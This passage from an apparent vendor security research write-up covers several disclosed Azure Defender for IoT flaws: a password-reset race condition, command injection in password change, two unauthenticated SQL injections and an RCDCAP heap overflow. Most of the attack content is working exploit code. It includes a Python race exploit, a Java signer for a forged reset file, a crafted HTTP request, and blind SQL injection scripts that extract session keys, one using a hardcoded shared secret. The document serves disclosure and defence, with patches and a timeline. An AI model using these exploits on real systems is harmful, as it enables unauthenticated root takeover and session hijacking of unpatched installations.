
The fact that the ZIP upload interface and password recovery interface are divided came in handy in the exploitation phase and lets us win the race more easily.

Preparing To Attack Azure Defender For IoT

To prepare the attack we need to do the following.

1. Obtain a legitimate password recovery ZIP file from the Azure portal. Obviously, we cannot access the Azure user that the victim machine belongs to, but we can use any Azure user and generate a “dummy” ZIP file. We only need the recovery ZIP file to obtain a legitimate certificate. This can be done at the following URL:

   ```
   https://portal.azure.com/#blade/Microsoft_Azure_IoT_Defender/IoTDefenderDashboarc
   ```



   For that matter, we can create a new trial Azure account and generate a recovery file using that interface mentioned above. The secret identifier is irrelevant and may contain garbage.

2. Then we need to generate a specially crafted (“bad”) ZIP file. This ZIP file will contain two files:
    - `IotDefenderSigningCertificate.pem` – a self-signed certificate. It can be generated by the following command:

      ```
      openssl req -x509 -nodes -newkey rsa:2048 -keyout key.pem
      -out IotDefenderSigningCertificate.pem -subj
      "/C=DE/ST=NRW/L=Berlin/O=My
      Inc/OU=ALEG/CN=www.example.com/[email protected]"
      ```

    - `ResetPassword.json` – properties data JSON file, signed by the self-signed certificate mentioned above and modified accordingly to bypass the Java API verifications.

This JSON file can be signed using the following Java code:

```
import com.cyberx.infrastructure.common.configuration.ActivationConfiguration;
import com.cyberx.infrastructure.common.serializers.JsonSerializer;
import com.cyberx.infrastructure.common.utils.CryptographyUtils;
import com.cyberx.infrastructure.common.utils.FileUtils;
import com.cyberx.infrastructure.models.pojos.ResetPasswordProperties;
import java.io.IOException;
import java.nio.charset.StandardCharsets;
import java.security.GeneralSecurityException;
import org.joda.time.DateTime;
import org.joda.time.ReadableInstant;
import org.joda.time.format.DateTimeFormat;
import org.json.JSONObject;
import org.slf4j.Logger;
import org.slf4j.LoggerFactory;
import org.apache.commons.codec.binary.Base64;

    public static void sign() {
        String data = "{\"tenantId\":\"<redacted>\",\"subscriptionId\":\"-
\",\"type\":\"PasswordReset\",\"applianceId\":\"
<redacted>\",\"issuanceDate\":\"06/19/2021\"}";
        try {
            String signature =
Base64.encodeBase64String(CryptographyUtils.rsaSign("C:\\key.pem", data.getBytes()));
            JSONObject jsonData = new JSONObject(data);
            JSONObject completeData = new JSONObject();
            completeData.put("properties", jsonData);
            completeData.put("signature", signature);
            System.out.println(completeData.toString());
            FileUtils.write("C:\\ResetPassword.json", completeData.toString());
        } catch (GeneralSecurityException e) {
            e.printStackTrace();
        } catch (IOException e) {
            e.printStackTrace();
        }
    }
```

As mentioned, the `applianceId` is obtained from the password recovery page. The `tenantId` is not verified, thus can be anything.

The `issuanceDate` parameter is self explanatory.

Once generated and signed, it can be added to a ZIP archive and be used by the following Python exploit script:

```
import requests
import threading
import time
import sys
from urllib3.exceptions import InsecureRequestWarning


requests.packages.urllib3.disable_warnings(category=InsecureRequestWarning)


HOST = "192.168.1.130"
BENIGN_RESET_PATH = "./benign.zip"
MALICIOUS_RESET_PATH = "./malicious.zip"


BENIGN_DATA = open(BENIGN_RESET_PATH, "rb+").read()
MALICIOUS_DATA = open(MALICIOUS_RESET_PATH, "rb+").read()


def upload_reset_file(data, timeout=0):
    headers = {
        "X-CSRFTOKEN": "aaaa",
        "Referer": "https://{0}/login".format(HOST),
        "Origin": "https://{0}".format(HOST)
    }

    cookies = {
        "csrftoken": "aaaa"
    }
    files = {"file": data}
    data = {"path": "reset_password"}
    while True:
        requests.post("https://{0}/api/configuration/zip-file".format(HOST),
data=data, files=files, headers=headers, cookies=cookies, verify=False)
        if not timeout:
            time.sleep(timeout)

def recover_password():
    headers = {
        "X-CSRFTOKEN": "aaaa",
        "Referer": "https://{0}/login".format(HOST),
        "Origin": "https://{0}".format(HOST)
    }

    cookies = {
        "csrftoken": "aaaa"
    }
    data = {"user": "cyberx"}
    while True:
        req = requests.post("https://{0}/api/authentication/recover".format(HOST),
json=data, headers=headers, cookies=cookies, verify=False)
        if b"newPassword" in req.content:
            print(req.content)
            sys.exit(1)
```


```
def main():

    looper_benign = threading.Thread(target=upload_reset_file, args=(BENIGN_DATA, 0),
daemon=True)
    looper_malicious = threading.Thread(target=upload_reset_file, args=
(MALICIOUS_DATA, 1), daemon=True)
    looper_recover = threading.Thread(target=recover_password, args=(), daemon=True)

    looper_benign.start()
    looper_malicious.start()
    looper_recover.start()


    looper_recover.join()


if __name__ == '__main__':
    main()
```

The *benign.zip* file is the ZIP file obtained from the Azure portal, as described above and the *malicious.zip* file is the mentioned specially-crafted ZIP file as described above.

The exploit script above performs the TOCTOU attack to reset and receive the password of the **cyberx** username without authentication at all. It does so by utilizing three threads:

- **looper_benign** – responsible for uploading the benign ZIP file in an infinite loop
- **looper_malicious** – the same as *looper_benign* but uploads the malicious ZIP, in this configuration with a 1 second timeout
- **looper_recover** – sends the password recovery request to trigger the vulnerable code

Somewhat unfortunately, the documentation mentions that the ZIP file cannot be tampered with.



This vulnerability is addressed as part of CVE-2021-42310.

Unauthenticated Remote Code Execution As Root #1

At this point, we can obtain a password for the privileged user cyberx. This allows us to login to the SSH server and to execute code as root. Even without this, an attacker could use a stealthier approach to execute code.

After logging in with the obtained password, the attack surface is vastly increased. For example, we found a simple command injection vulnerability within the change password mechanism:

From `components\xsense-web\cyberx_web\api\authentication.py:151`:

```
   def _post(self):
        try:
            body = self.parse_body()
            password = body['password']
            username = body['username'].lower()  # Lower case the username mainly
because it does not matter
            ip_address = self.get_client_ip_address()

            # 1. validate credentials:
            try:
                logging.info('validate credentials...')
                user = LoginApiHandler.validate_credentials_and_get_user(username,
password, ip_address)
            except UserFriendlyException as e:
                raise e
            except Exception as e:
                logging.error('User authentication failure', exc_info=True)
                raise UserFriendlyException('User authentication failure', e.message)

            # 2. validate new password:
            new_password = body['new_password']
            err_message = UserPasswordApiHandler.validate_password(new_password)
            if err_message:
                raise UserFriendlyException("Password doesn't match security policy",
err_message)

            # 3. change password:
            user.set_password(new_password)
            user.save()
            process.run('sudo /usr/local/bin/cyberx-users-password-reset -u
{username} -p {password}'
                        .format(username=user.get_username().encode('utf-8'),
password=new_password), hide_output=True)
            return {'msg': 'Password has been replaced.'}
        except UserFriendlyException as e:
            raise e
        except Exception as e:
            raise UserFriendlyException("Unable to set password.", e.message)
```

The function receives three JSON fields from the user, “username”, “password”, “new_password”.

First, it validates the username and password, which we already have. Next, it only checks the complexity of the password using regex, but does not sanitize the input for command injection primitives.

After the validation it executes the `/usr/local/bin/cyberx-users-password-reset` script as root with the username and new password controlled by an attacker. As the function doesn't sanitize the input of "new_password" properly, we can inject any command we choose. Our command will then be executed as root with the help of `sudo` because the **cyberx** user is a sudoer. This lets us execute code as a root user:

This can be exploited with the following HTTP packet:

```
POST /api/external/authentication/set_password HTTP/1.1
Host: 192.168.1.130
User-Agent: python-requests/2.25.1
Accept-Encoding: gzip, deflate
Accept: */*
Connection: close
X-CSRFTOKEN: aaaa
Referer: https://192.168.1.130/login
Origin: https://192.168.1.130
Cookie: cyberx-version=10.3.1.7-r-55a4f94; csrftoken=aaaa;
sessionid=kcnjq7wby7c28rxnppcex20gkajej3km; RELOCATE_URL=
Content-Length: 100
Content-Type: multipart/form-data; boundary=47dd42bb4cf2abb6e9c4c81019d8fbb4

{"username" : "cyberx", "password" : "",
"new_password": "``"}
```

This vulnerability is addressed as part of CVE-2021-42312.

POC

Watch Video At:

https://youtu.be/_DtthC6A_IQ

In the remainder of this post, we present two additional routes and new vulnerabilities as well as a vulnerability in the traffic processing framework.

These vulnerabilities are basic SQL Injections (with a twist), yet they have a high impact on the security of the product and the organization's network.

CVE-2021-42313

The `DynamicTokenAuthenticationBaseHandler` class inherits from `BaseHandler` and does not require authentication. This class contains two functions (`get_version_from_db` , `uuid_is_connected`) which are prone to SQL injection .

```
def get_version_from_db(self, uuid):
    version = None
    with MySQLClient("127.0.0.1", mysql_user, mysql_password, "management") as
client:
        logger.info("fetching the sensor version from db")
        xsenses = client.execute_select_query(
            "SELECT id, UID, version FROM xsenses WHERE UID = '{}'".format(uuid))
        if len(xsenses) > 0:
            version = xsenses[0]['version']
            logger.info("sensor version according to db is: {}".format(version))
        else:
            logger.info("sensor not in db")
    return version

def uuid_is_connected(self, uuid):
    with MySQLClient("127.0.0.1", mysql_user, mysql_password, "management") as
client:
        xsenses = client.execute_select_query(
            "SELECT id, UID, version FROM xsenses WHERE UID = '{}'".format(uuid))
        result = len(xsenses) > 0
    return result
```

As shown, the UUID parameter is not sanitized and formatted into an SQL query. There are a couple of classes which inherit `DynamicTokenAuthenticationBaseHandler`. The flow to the vulnerable functions actually exists in the token validation process.

Therefore, we can trigger the SQL injection without authentication.

These vulnerabilities can be triggered from:


1. `api/sensors/v1/sync`
2. `api/v1/upgrade/status`
3. `api/v1/upgrade/upgrade-log`

It is worth noting that the function `execute_select_query` internally calls to the SQL `execute`, API which supports stacked queries. This makes the “simple” select SQL injection a more powerful primitive (*aka* executing any query using `';'`). In our testing we managed to insert, update, and execute SQL special commands.

For the PoC of this vulnerability, we used the `api/sensors/v1/sync` API. We created the following script to extract a logged in user session id from the database, which eventually allows us to take over the account.

```
import requests
import datetime
from urllib3.exceptions import InsecureRequestWarning
requests.packages.urllib3.disable_warnings(category=InsecureRequestWarning)

HOST = "https://192.168.126.150"

def startAttack():
    sessionKey = ""
    for currChr in range(1, 40):
        bitStr = ""
        for currBit in range(0, 8):
            sql = "aleg' union select if(ord(substr((SELECT session_key from
django_session WHERE LENGTH(session_data) > 70 ORDER BY expire_date DESC LIMIT 1),
{0},1)) >>{1} & 1 = 1 ,sleep(3),0),2,3 -- a".format(currChr, currBit)

            body = {
                "token": "aleg",
                "uid": sql
            }

            now = datetime.datetime.now()
            res = requests.post(HOST + "/api/sensors/v1/sync", json=body,
verify=False)
            if (datetime.datetime.now() - now).seconds > 2:
                bitStr += "1"
                print(1)
            else:
                bitStr += "0"
                print(0)

        final = bitStr[::-1]
        print(final)
        print(int(final, 2))
        chrNum = int(final, 2)

        if not chrNum:
            return

        sessionKey += chr(chrNum)
        print("SessionKey: " + sessionKey)



def main():
    startAttack()

if __name__ == "__main__":
    main()
```

An example of this script output:



After extracting the session id from the database, we can log in to the management web interface, at which point there are several methods to execute code as root. For example, we could change the password and login to the SSH server (these users are sudoers), use the script scheduling mechanism, or use the command injection vulnerability we mentioned earlier in this post.

This attack is made easy due to the lack of session validation. There is no further layer of validation, such as verifying that the session id is used from the same IP address and User-Agent as the initiator of the session.

CVE-2021-42311

The `UpdateHandshakeHandlers::is_connected` function is also prone to SQL injection.

The class `UpdateHandshakeHandler` inherits from `BaseHandler`, which is accessible for unauthenticated users and can be reached via the API: `/api/v1/token/update-handshake`.

However, this time there is a twist: the `_post` function does token verification.

```
class UpdateHandshakeHandlers(BaseHandler):
    def __init__(self):
        super(UpdateHandshakeHandlers, self).__init__()
        self.update_secret = update_secret

    def is_connected(self, sensor_uid):
        with MySQLClient("127.0.0.1", mysql_user, mysql_password, "management") as
client:
            logger.info("fetching the sensor version from db")
            xsenses = client.execute_select_query(
                "SELECT id, UID FROM xsenses WHERE UID = '{}'".format(sensor_uid))

            if len(xsenses) > 0:
                logger.info("sensor {} found on db".format(sensor_uid))
                return True
            else:
                logger.info("sensor {} not in db".format(sensor_uid))
                return False

    def _post(self):
        try:
            body = self.parse_body()
        except Exception as ex:
            return self.generic_handler(self.invalid_body)

        try:
            sensor_update_secret = body['update_secret']
            sensor_uid = body['xsenseUID']

            if sensor_update_secret != self.update_secret:
                raise Exception('invalid secret')

            if not self.is_connected(sensor_uid):
                raise Exception('only supported with connected sensors')
        except Exception as ex:
            logging.exception('failed to fetch new token')
            return self.generic_handler(self.invalid_token)

        logger.info("update handshake succeeded")
        token = {
            'token': tokens.get_token()
        }
        return token
```

This means the API requires a secret token, and without it we cannot exploit this SQL injection vulnerability. Fortunately, this API token is not that secretive. This `update.token` is hardcoded in the file `index.properties` and is shared across all Defender For IoT installations worldwide, which means that an attacker may exploit this vulnerability without any authentication.

We created the following script to extract a logged in user session id from the database, which allows us to take over the account.

```
import requests
import datetime
from urllib3.exceptions import InsecureRequestWarning
requests.packages.urllib3.disable_warnings(category=InsecureRequestWarning)

HOST = "https://10.100.102.253"

def startAttack():
    sessionKey = ""
    for currChr in range(1, 40):
        bitStr = ""
        for currBit in range(0, 8):
            sql = "aleg' union select if(ord(substr((SELECT session_key from
django_session WHERE LENGTH(session_data) > 70 ORDER BY expire_date DESC LIMIT 1),
{0},1)) >>{1} & 1 = 1 ,sleep(3),0),2 -- a".format(currChr, currBit)

            body = {
                "update_secret": "93960370-2f5f-4be1-813e-b7a3768ad288",
                "xsenseUID": sql
            }

            now = datetime.datetime.now()
            res = requests.post(HOST + "/api/v1/token/update-handshake", json=body,
verify=False)
            if (datetime.datetime.now() - now).seconds > 2:
                bitStr += "1"
                print(1)
            else:
                bitStr += "0"
                print(0)

        final = bitStr[::-1]
        print(final)
        print(int(final, 2))
        chrNum = int(final, 2)

        if not chrNum:
            return

        sessionKey += chr(chrNum)
        print("SessionKey: " + sessionKey)



def main():
    startAttack()

if __name__ == "__main__":
    main()
```

As with the first SQL injection vulnerability, after extracting the session id from the database, we can use any of the methods mentioned above to execute code as root.

CVE-2021-37222

The sensor machine uses RCDCAP (an open source project) to open CISCO ERSPAN and HP ERM encapsulated packets.

The functions `ERSPANProcessor::processImpl` and `HPERMProcessor::processImpl` methods are vulnerable to a wildcopy heap based buffer overflow vulnerability, which can potentially allow arbitrary code execution, when processing specially crafted input.

These functions are vulnerable to a wildcopy heap based buffer overflow vulnerability, which can potentially allow arbitrary code execution.

This vulnerability was found by locally fuzzing RCDCAP with pcap files and occurs when this line is executed:

(hp-erm-processor.cc:94)
(erspan-processor.cc:90)

```
std::copy(&packet[offset + MACHeader802_1Q::getVLANTagOffset()],
        &packet[caplen],
&packet[MACHeader802_1Q::getVLANTagOffset()+MACHeader802_1Q::getVLANTagSize()]);
```

This was reported to the code owner and MSRC; the code owner has already issued a fix:

```
2.7  -            std::copy_n(&packet[offset], MACHeader802_1Q::getVLANTagOffset(), packet);
2.8  -            std::copy(&packet[offset + MACHeader802_1Q::getVLANTagOffset()],
2.9  -                    &packet[caplen], &packet[MACHeader802_1Q::getVLANTagOffset()+MACHeader802_1Q::getVLANTagSize()]);
2.10 +            // Thanks to Kasif Dekel and Ronen Shustin
2.11 +            if(caplen < offset + MACHeader802_1Q::getVLANTagOffset() ||
2.12 +               offset < MACHeader802_1Q::getVLANTagSize() ||
2.13 +               caplen < sizeof(MACHeader802_1Q))
2.14 +                return;
2.15 +            // caplen - offset - MACHeader802_1Q::getVLANTagOffset() >
2.16 +            //   caplen - MACHeader802_1Q::getVLANTagOffset() - MACHeader802_1Q::getVLANTagSize()
2.17 +
2.18 +            copy_n_checked(&packet[offset], MACHeader802_1Q::getVLANTagOffset(), packet, 0, caplen);
2.19 +            copy_checked(&packet[offset + MACHeader802_1Q::getVLANTagOffset()],
2.20 +                        &packet[caplen], packet, MACHeader802_1Q::getVLANTagOffset()+MACHeader802_1Q::getVLANTagSize(), caplen);
2.21              auto& eth_header = *reinterpret_cast<MACHeader802_1Q*>(packet);
2.22              eth_header.setVLANTPID();
2.23              eth_header.setVLANPriority(priority);
```

```
3.1  --- a/source/src/hp-erm-processor.cc    Sun May 24 12:25:57 2020 -0700
3.2  +++ b/source/src/hp-erm-processor.cc    Sun Jun 13 00:19:12 2021 +0300
3.3  @@ -92,9 +92,15 @@
3.4       assert((int)offset >= 0);
3.5       if(m_VLANEnabled)
3.6       {
3.7  -        std::copy_n(&packet[offset], MACHeader802_1Q::getVLANTagOffset(), packet);
3.8  -        std::copy(&packet[offset + MACHeader802_1Q::getVLANTagOffset()],
3.9  -                  &packet[caplen], &packet[MACHeader802_1Q::getVLANTagOffset()+MACHeader802_1Q::getVLANTagSize()]);
3.10 +        // Thanks to Kasif Dekel and Ronen Shustin
3.11 +        if(caplen < offset + MACHeader802_1Q::getVLANTagOffset() ||
3.12 +           offset < MACHeader802_1Q::getVLANTagSize() ||
3.13 +           caplen < sizeof(MACHeader802_1Q))
3.14 +            return;
3.15 +
3.16 +        copy_n_checked(&packet[offset], MACHeader802_1Q::getVLANTagOffset(), packet, 0, caplen);
3.17 +        copy_checked(&packet[offset + MACHeader802_1Q::getVLANTagOffset()],
3.18 +                     &packet[caplen], packet, MACHeader802_1Q::getVLANTagOffset() + MACHeader802_1Q::getVLANTagSize(), caplen);
3.19          auto& eth_header = *reinterpret_cast<MACHeader802_1Q*>(packet);
3.20          eth_header.setVLANTPID();
3.21          eth_header.setVLANPriority(priority);
```

MSRC, however, decided that this vulnerability does not meet the bar for a MSRC security update and the development group might decide to fix it as needed.

Impact

- Who is affected? Azure Defender for IoT running with unpatched systems are affected. Since this product has many configurations, for example RTOS, which have not been tested, users of these systems can be affected as well.
- What is the risk? Successful attack may lead to *full network compromise*, since Azure Defender For IoT is configured to have a TAP (Terminal Access Point) on the network traffic. Access to sensitive information on the network could open a number of sophisticated attacking scenarios that could be difficult or impossible to detect.

Mitigation

We responsibly disclosed our findings to MSRC in June 2021, and Microsoft has released a security advisory with patch details December 2021, which can be found here, here, here, here and here.

While we have no evidence of in-the-wild exploitation of these vulnerabilities, we further recommend revoking any privileged credentials deployed to the platform before the cloud platforms have been patched, and checking access logs for irregularities.

Conclusion

Cloud providers heavily invest in securing their platforms, but unknown zero-day vulnerabilities are inevitable and put customers at risk. It's particularly concerning when it comes to IoT and OT devices that have little to no defenses and depend entirely on these vulnerable platforms for their security posture. Cloud users should take a defense-in-depth approach to cloud security to ensure breaches are detected and contained, whether the threat comes from the outside or from the platform itself.

As part of SentinelLabs' commitment to advancing public security, we actively invest in research, including advanced threat modeling and vulnerability testing of cloud platforms and related technologies and widely share our findings in the interest of protecting all users.

Disclosure Timeline

- June 21, 2021 – Initial report to MSRC.
- June 24, 2021 – Initial response from MSRC
- June 30, 2021 – MSRC requests a PoC video and code.
- July 1, 2021 – We shared the code and a PoC video with MSRC.
- July 16, 2021 – MSRC confirmed the bug and started working on a fix.
- December 14, 2021 – MSRC released an advisory.